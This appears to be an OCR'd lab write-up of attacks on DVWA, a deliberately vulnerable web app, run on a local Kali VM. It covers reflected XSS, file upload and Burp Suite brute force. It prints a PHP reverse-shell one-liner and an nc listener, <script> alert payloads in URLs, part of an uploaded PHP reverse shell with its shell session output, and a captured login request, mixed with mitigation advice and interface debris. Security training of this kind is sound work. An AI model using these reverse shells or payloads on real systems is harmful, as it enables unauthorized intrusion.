
```
php -r '$sock=fsockopen("10.0.2.4",9002);exec("sh <&3 >&3 2>&3");'
```

Right Ctrl
Search
ENG
IN
12:24
11-09-2023

-

-

2. Vulnerability :Reflected cross site Scripting (XSS)



kalilinux2023 [Running] - Oracle VM VirtualBox

```
127.0.0.1:42001/vulnerabilities/xss_r/?name=You+are+Hacked#
```

Vulnerability: Reflected Cross Site Scripting (XSS)


What's your name? [ ] Submit

```
Hello You are Hacked
```

More Information

- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/

Username: Unknown
Security Level: low



kalilinux2023 [Running] - Oracle VM VirtualBox

```
127.0.0.1:42001/vulnerabilities/xss_r/?name=Hello+user%3B<script>alert('You+are+hacked')<%2Fscript>#
```

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? [ ] Submit

```
Hello Hello user;
```

More Information

- https://owasp.org/www-community/attacks/xss/

127.0.0.1:42001


You are hacked

□ Don't allow 127.0.0.1:42001 to prompt you again

OK

Username: Unknown
Security Level: low

Read 127.0.0.1


kalilinux2023 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Firefox ESR
Sep 11 12:57
Vulnerability: Reflected C
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
OK
Read 127.0.0.1
Right Ctrl
Search
ENG IN
12:57 11-09-2023

```
127.0.0.1:42001/vulnerabilities/xss_r/?name=Hello+user%3B<script>alert('You+are+hacked')<%2Fscript>#
```


127.0.0.1:42001

You are hacked

From this XSS attacking we can say that the xss aries when an application takes some input from an HTTP request and embeds that input into the imidate response in an unsafe way.

With store xss , the application instead stores the input and embeds into it a later response ina n unsafe way.

3.File upload Attack :



IP: 10.0.2.4 Port: 9002 +1


```
nc -lvnp 9002
```

Type: nc

OS: All

```
fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

function printit ($string) {
        if (!$daemon) {
                print "$string\n";
        }
}
```



Vulnerability: File Upload

Choose an image to upload:

Browse... No file selected.


Upload

```
../../hackable/uploads/revshell.php succesfully uploaded!
```

More Information

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- https://www.acunetix.com/websitesecurity/upload-forms-threat/

Username: Unknown
Security Level: low



```
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP grou
p default qlen 1000
    link/ether 08:00:27:30:bd:0c brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.4/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 313sec preferred_lft 313sec
    inet6 fe80::a00:27ff:fe30:bd0c/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(shubhasis㉿kali)-[~]
└─$ nc -nvlp 9002
listening on [any] 9002 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.4] 44100
Linux kali 6.4.0-kali3-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.4.11-1kali1 (2023-0
8-21) x86_64 GNU/Linux
 13:38:34 up  2:35,  2 users,  load average: 1.61, 1.02, 0.59
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
shubhasi seat0    login-           11:03    0.00s  0.00s  0.02s /usr/libexec/gdm
-x-session --run-script /usr/bin/gnome-session
shubhasi :1       :1               11:03   ?xdm?  10:24   0.02s /usr/libexec/gdm
-x-session --run-script /usr/bin/gnome-session
uid=130(_dvwa) gid=141(_dvwa) groups=141(_dvwa)
sh: 0: can't access tty; job control turned off
$
```

File upload vulnerabilities are a type of security issue that can occur in web applications when they allow users to upload files, such as images, documents, or videos, without proper security checks and controls. DVWA (Damn Vulnerable Web Application) is a deliberately vulnerable web application used for educational and testing purposes to help individuals learn about web security vulnerabilities and how to mitigate them.

Here's some information about file upload vulnerabilities in the context of DVWA:

Unrestricted File Upload: In some web applications, there may be no restrictions on the types of files that can be uploaded. This can be a significant security risk because malicious users can upload executable files (e.g., PHP scripts) and gain control of the server.

Insufficient Validation: If a web application does not properly validate uploaded files, it can be vulnerable to attacks. For example, an attacker could upload a file with a fake extension (e.g., a PHP file with a .jpg extension) to bypass security checks.

Lack of File Type Checking: A common vulnerability is not checking the actual file type or content. Even if a file has a legitimate extension like .jpg, it may contain malicious code. Proper content-type checking is essential.

Overwriting Existing Files: If an application allows users to upload files with the same name as existing files, it can lead to the unintentional deletion or replacement of important files.

No Authentication and Authorization: Some applications allow anyone, including unauthenticated users, to upload files. This can lead to unauthorized file uploads and potential security breaches.

To secure a web application against file upload vulnerabilities, you should:

Implement Proper File Type Checking: Verify that uploaded files match their declared content types and extensions. Use a reliable library or tool for this purpose.

Use a Safe Destination Directory: Store uploaded files in a directory outside of the web root to prevent direct access. Implement strong access controls on this directory.

Limit File Size: Enforce size limits on uploaded files to prevent resource exhaustion attacks.

Rename Files: Rename uploaded files to prevent overwriting existing files and to make it harder for attackers to predict filenames.


Implement Authentication and Authorization: Restrict file uploads to authenticated and authorized users only.

Scan Uploaded Files: Use antivirus scanners to check uploaded files for malware.

Regularly Update and Patch: Keep the underlying server and software components up to date to patch any known vulnerabilities.

VWA is designed for educational purposes to teach about security vulnerabilities. In a real-world scenario, you should never deploy a vulnerable application like DVWA in a production environment, as it can pose significant risks to your data and infrastructure. Instead, use it in a controlled and isolated environment for learning and testing purposes only

4.Bruit Fore Attack :-




kalilinux2023 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places burpsuite
Sep 12 11:26
New Folder
Burp Suite Community Edition v2023.9.3 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Intercept HTTP history WebSockets history Proxy settings
Request to http://127.0.0.1:42001
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
Inspector
Request attributes 2
Request query parameters 3
Request body parameters 0
Request cookies 2
Request headers 13
Search...
0 highlights
Search
ENG IN
11:26
12-09-2023

```
┌──(shubhasis㉿kali)-[~]
└─$ dvwa-start

┌──(shubhasis㉿kali)-[~]
└─$
```

```
GET /vulnerabilities/brute/?username=admin&password=passward&Login=Login HTTP/1.1
Host: 127.0.0.1:42001
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://127.0.0.1:42001/vulnerabilities/brute/
Cookie: PHPSESSID=m8m4nlggl2vk4h7rj80094s7gh; security=low
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

First have to setup a Burp Suite extension and on the Brup proxy VPN and then the all process will performe well.


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions
1 × 2 × +
Positions Payloads Resource pool Settings
Paste
Load ...
Remove
Clear
Add

☑ Store requests

☑ Store responses

☑ Make unmodified baseline request

□ Use denial-of-service mode (no results)

□ Store full payloads

